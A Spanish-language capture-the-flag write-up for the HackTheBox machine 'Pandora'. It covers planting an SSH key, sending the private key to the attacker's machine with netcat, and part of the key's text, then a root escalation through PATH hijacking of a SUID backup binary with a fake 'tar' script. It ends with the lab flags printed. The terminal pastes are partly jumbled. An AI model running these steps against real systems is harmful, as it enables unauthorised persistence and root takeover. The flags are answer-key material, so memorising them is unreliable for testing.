VAMOS a .ssh en home/matt

```

matt@pandora:/home/matt$ ls -lah
total 24K
drwxr-xr-x 2 matt matt 4.0K Dec  7 2021 .
drwxr-xr-x 4 root root 4.0K Dec  7 2021 ..
lrwxrwxrwx 1 matt matt   9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 matt matt  3.7K Feb 25 2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25 2020 .profile
-rw-r----- 1 root matt   33 Feb  1 01:02 user.txt
matt@pandora:/home/matt$ 

```

como la carpeta .ssh no existe se crea

```

matt@pandora:/home/matt$ mkdir .ssh
matt@pandora:/home/matt$ ls -lah
total 28K
drwxr-xr-x 3 matt matt 4.0K Feb  1 02:22 .
drwxr-xr-x 4 root root 4.0K Dec  7 2021 ..
lrwxrwxrwx 1 matt matt   9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 matt matt  3.7K Feb 25 2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25 2020 .profile
drwxrwxrwx 2 matt matt 4.0K Feb  1 02:22 .ssh
-rw-r----- 1 root matt   33 Feb  1 01:02 user.txt
matt@pandora:/home/matt$ 

```

ahora hacemos uso de **ssh-keygen** y enter enter enter enter

```

matt@pandora:/home/matt$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/matt/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/matt/.ssh/id_rsa
Your public key has been saved in /home/matt/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:qEYYSECFFIipuveu+8XeOC5y8FAhIKkSLpBsr08i5+Q matt@pandora
The key's randomart image is:
+---[RSA 3072]----+
|@X+.
|@=.. .
|B.o.. .
|=+. .
|+. . .
|+. o.. .
|oo=o o
|.*++o o
|. Eo+o.o
|. .oO+o+..
+---[SHA256]----+
matt@pandora:/home/matt$ ls -lah
total 28K
drwxr-xr-x 3 matt matt 4.0K Feb 1 02:22 .
drwxr-xr-x 4 root root 4.0K Dec 7 2021 ..
lrwxrwxrwx 1 matt matt 9 Jun 11 2021 .bashrc
-rw-r--r-- 1 matt matt 220 Feb 25 2020 .bashrc.old
-rw-r--r-- 1 matt matt 3.7K Feb 25 2020 .bashrc.us
-rw-r--r-- 1 matt matt 807 Feb 25 2020 .profile
drwxrwxrwx 2 matt matt 4.0K Feb 1 02:22 .ssh
-rw-r----- 1 root matt 33 Feb 1 01:02 us
matt@pandora:/home/matt$ ahora hacemos uso de
ahora hacemos uso de

```

ahora con esto generamos la key public y private las podemos ver dentro de .ssh

```

matt@pandora:/home/matt$ cd .ssh
matt@pandora:/home/matt/.ssh$ ls
id_rsa id_rsa.pub
matt@pandora:/home/matt/.ssh$ [0] 0:ssh 1:zsh 2:nc* 3:zsh-

```

ahora copiamos el contenido de la llave publica id\_rsa.pub en un archivo llamado **authorized\_keys**

**cat id\_rsa.pub >authorized\_keys**

```

.0
+---[SHA256]----+
matt@pandora:/home/matt$ cd .ssh/
matt@pandora:/home/matt/.ssh$ ls
id_rsa id_rsa.pub
matt@pandora:/home/matt/.ssh$ cat id_rsa.pub >authorized_keys
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys

```

transferimos el archivo id\_rsa con netcat

ahora damos permisos a authorized\_keys

chmod 600 authorized\_keys

```
bwazrJ+bgm/dUeTjnxXoTl5RVACI9HOHP6IwdQddsHyQJDqOZwswU9naZIJjAh7i  
WUwsi7E7NjwJwc7EZQ9Ehgs1Zz4vID//GfcwKDLl0BAanjEYJARrCbjJZcJVFw/s  
mWrVWqFC00PwAAAxtYXR0QHBhbhRvcme=  
-----END OPENSSH PRIVATE KEY-----  
ahora damos permisos a authorized_keys  
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys  
matt@pandora:/home/matt/.ssh$
```

transferimos el archivo id\_rsa o llave privada con netcat

#### transferecia de archivos con netcat

en kali nos ponemos a la escucha

```
nc -l -p 123 > id_rsa
```

y en pandora transferimos

```
nc -w 3 10.10.14.18 123 <id_rsa
```

```
matt@pandora:/home/matt/.ssh$ nc -w 3 10.10.14.18 123 < id_rsa  
matt@pandora:/home/matt/.ssh$  
134 stty rows 45 columns 174  
135  
136 con python mejora de shell por bash:  
137 python -c 'import ptv:ptv.spawn("/bin/bash")'
```

```
~/machineshtb/Pandora  
nc -l -p 123 > id_rsa  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlbnNzaC1rZXktdjEAAAAABG5vbmuAAAAAEbm9uZQAAAAAAAAAABAABlwAAAAdzc2gtcn  
NhAAAAAwEAAQAAAYEAtOdwhuS/jQQmiOo5LgFG3uHR+jwsGPClaUaChz6QhsdWp3ATm5Jx  
JhgUEAFdTfJdr7RSe+S3/5Heho5JRn17gDaImX0vBMTp04Wp340Y+rDW+Jm/UPHt/BkzFw  
+uq07NfuyVdkuqTXYbbqPOoJxdmHdleKcB2rqi1YDSmookq2PKuc5cRe2QWNbmzg7ZWfBp  
ahora nos damos permisos 600 a id_rsa
```

```
~/machineshtb/Pandora  
chmod 600 id_rsa
```

y nos conectamos

```
~/machineshtb/Pandora
ssh -i id_rsa matt@10.10.11.136
matt@10.10.11.136's password:      ahora nos damos permisos 60
Permission denied, please try again.
matt@10.10.11.136's password:      ~ /machineshtb/Pandora
Permission denied, please try again. chmod 600 id_rsa
matt@10.10.11.136's password:      matt@10.10.11.136: Permission denied (publickey,password).
```

como nos pido pass quedo mal

validando parece que la carpeta .ssh debe tener permios 700

**chmod 700 .ssh/**

```
matt@pandora:/home/matt$ ls -lah
total 32K
drwxr-xr-x 4 matt matt 4.0K Feb 1 03:07 .ssh/ validando parece que la carpeta .ssh debe tener
drwxr-xr-x 4 root root 4.0K Dec 7 2021 ..
lrwxrwxrwx 1 matt matt 9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 matt matt 3.7K Feb 25 2020 .bashrc matt@10.10.11.136
drwx----- 2 matt matt 4.0K Feb 1 03:07 .cache
-rw-r--r-- 1 matt matt 807 Feb 25 2020 .profile
drwx----- 2 matt matt 4.0K Feb 1 03:05 .ssh
-rw-r----- 1 root matt 33 Feb 1 01:02 user.txt
matt@pandora:/home/matt$
```

realizamos de nuevo todos los pasos y nos conectamos

ssh -i id\_rsa matt@10.10.11.136

```
matt@pandora:~$ sudo -l
[sudo] password for matt:
Sorry, try again.
[sudo] password for matt:
sudo: 1 incorrect password attempt
matt@pandora:~$
```

validamos el binario pandora\_backup

como se sigue viendo mal lo ejecutamos

/usr/bin/pandora\_backup

Backup successful.

```
[0] 0:ssh 1:zsh 2:nc- 3:ssh*
```

utilizamos para ver algunas cadenas imprimibles el sinonimo de strings que es **ltrace**

ltrace /usr/bin/pandora backup

```
matt@pandora:~$ ltrace /usr/bin/pandora_backup
getuid() = 1000
geteuid() = 1000
setreuid(1000, 1000) = 0
puts("PandoraFMS Backup Utility") = 26
puts("Now attempting to backup Pandora"...Now attempting to backup PandoraFMS client 13K
) = 43
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
<no return ...>
--- SIGCHLD (Child exited) ---oneTableputs@GLIBC_2.2.5_edatageteuid@GLIBC_2.2.5system@GLIBC_2.2.5geteuid@GLIBC_2.2
<... system resumed>
puts("Backup failed!\nCheck your permis...Backup failed!u.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.t
Check your permissions!
)
+++ exited (status 1) +++
matt@pandora:~$
```

como se sigue viendo mal lo ejecutamos  
`/usr/bin/pandora_backup`

`Terminating program!`

`matt@pandora:~$ /usr/bin/pandora_backup`

vemos que se ejecuta tar desde una ruta relativa no absoluta

```
puts("Now attempting to backup Pandora"...Now attempting to backup PandoraFMS client
)
puts("PandoraFMS Backup Utility") = 43
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
<no return ...>
--- SIGCHLD (child_exited) ---system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot
```

## #####ESCALADA DE PRIVILEGIOS PATH HIJACKING#####

lo cual hace que podemos abusar de **PATH HIJACKING**

cual es la idea como no se llama desde absoluta al ver la variable \$PATH econtramos que /usr/bin/tar esta en la mitad de la variable PATH  
 es decir al buscar el comando tar en cada una de las rutas de path toma la primer ruta que aparezca

```
... exited (status 1) ... cuales es la idea como no se llama desde absoluta al ver la variable $PATH econtramos que /usr/bin/tar esta en la mitad
matt@pandora:~$ $PATH
-bash: /usr/local/sbin:/usr/local/bin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin: No such file or directory
matt@pandora:~$ which tar
/usr/bin/tar
matt@pandora:~$
```

## MANIPULACIÓN PATH HIJACKING

cramos una carpeta /tmp y dentro un archivo tar alli colocamos lo que queramos para escalar por ejemplo una /bin/bash y luego nosotros ejecutar con bash -p  
 me devuelvo a raiz

```
/home/matt
matt@pandora:~$ cd ..
matt@pandora:/home$ cd ..
matt@pandora:$ ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt proc root run sbin srv sys tmp usr var
matt@pandora:$ [REDACTED]
vemos que se ejecuta tar desde una ruta relativa no absoluta
puts("Now attempting to backup Pandora"...Now attempting to backup PandoraFMS client
)
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
<no return ...>
[REDACTED]
```

ahora creamos el archivo tar y le damos permisos de ejecucion

nano tar

chmod +x tar

```
systemd-private-540db070d20146e8bdd
matt@pandora:/tmp$ nano tar bin b
matt@pandora:/tmp$ chmod +x tar t@p
matt@pandora:/tmp$ cat tar
```

ahora requerimos saber donde esta bash

which bash

```
matt@pandora:/tmp$ which bash
/usr/bin/bash
matt@pandora:/tmp$ [REDACTED]
```

colocamos esa ruta dentro de tar

```
matt@pandora:/tmp$ which bash
/usr/bin/bash
matt@pandora:/tmp$ nano tar
matt@pandora:/tmp$ cat tar
/usr/bin/bash
matt@pandora:/tmp$ [REDACTED]
```

ahora modificamos el PATH

```
export PATH=/tmp:$PATH
```

```
matt@pandora:/tmp$ Format Tools Tree Search View Bookmarks Help
matt@pandora:/tmp$ export PATH=/tmp:$PATH
matt@pandora:/tmp$ $PATH
bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games:/snap/bin: No such file or directory
matt@pandora:/tmp$ [REDACTED]
```

ahora requerimos saber donde esta bash  
which bash

```
matt@pandora:/tmp$ which bash
```

ejecuto pandora\_backup

```
matt@pandora:/tmp$ Format Tools Tree Search View Bookmarks Help  
matt@pandora:/tmp$ export PATH=/tmp:$PATH  
matt@pandora:/tmp$ $PATH  
bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin: No such file or directory  
matt@pandora:/tmp$ /usr/bin/pandora_backup  
PandoraFMS Backup Utility  
Now attempting to backup PandoraFMS client  
root@pandora:/tmp# whoami  
root  
root@pandora:/tmp# matt@pandora:/tmp$  
matt@pandora:/tmp$ export PATH=/tmp:$PATH  
matt@pandora:/tmp$ $PATH  
bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin: No such file or directory  
matt@pandora:/tmp#
```

automaticamente nos da bash como root

```
root@pandora:/usr# cd ..  
root@pandora:/# cat /home/matt/user.txt  
bcdecd3c24c424d6a2a84f6c43c33e99  
root@pandora:/# cat root/root.txt  
1cbf6fdbd243f3ba4c6e4ead1ba3c143f  
root@pandora:/#
```

Target IP Address

## OTRAS FORMAS DE RESOLVER :

para el snmp con la herramienta snmpbulkwalk se obtiene un resultado igual pero mas rapdio que con snmpwalk

snmpbulkwalk -v2c -c public 10.10.11.136 1

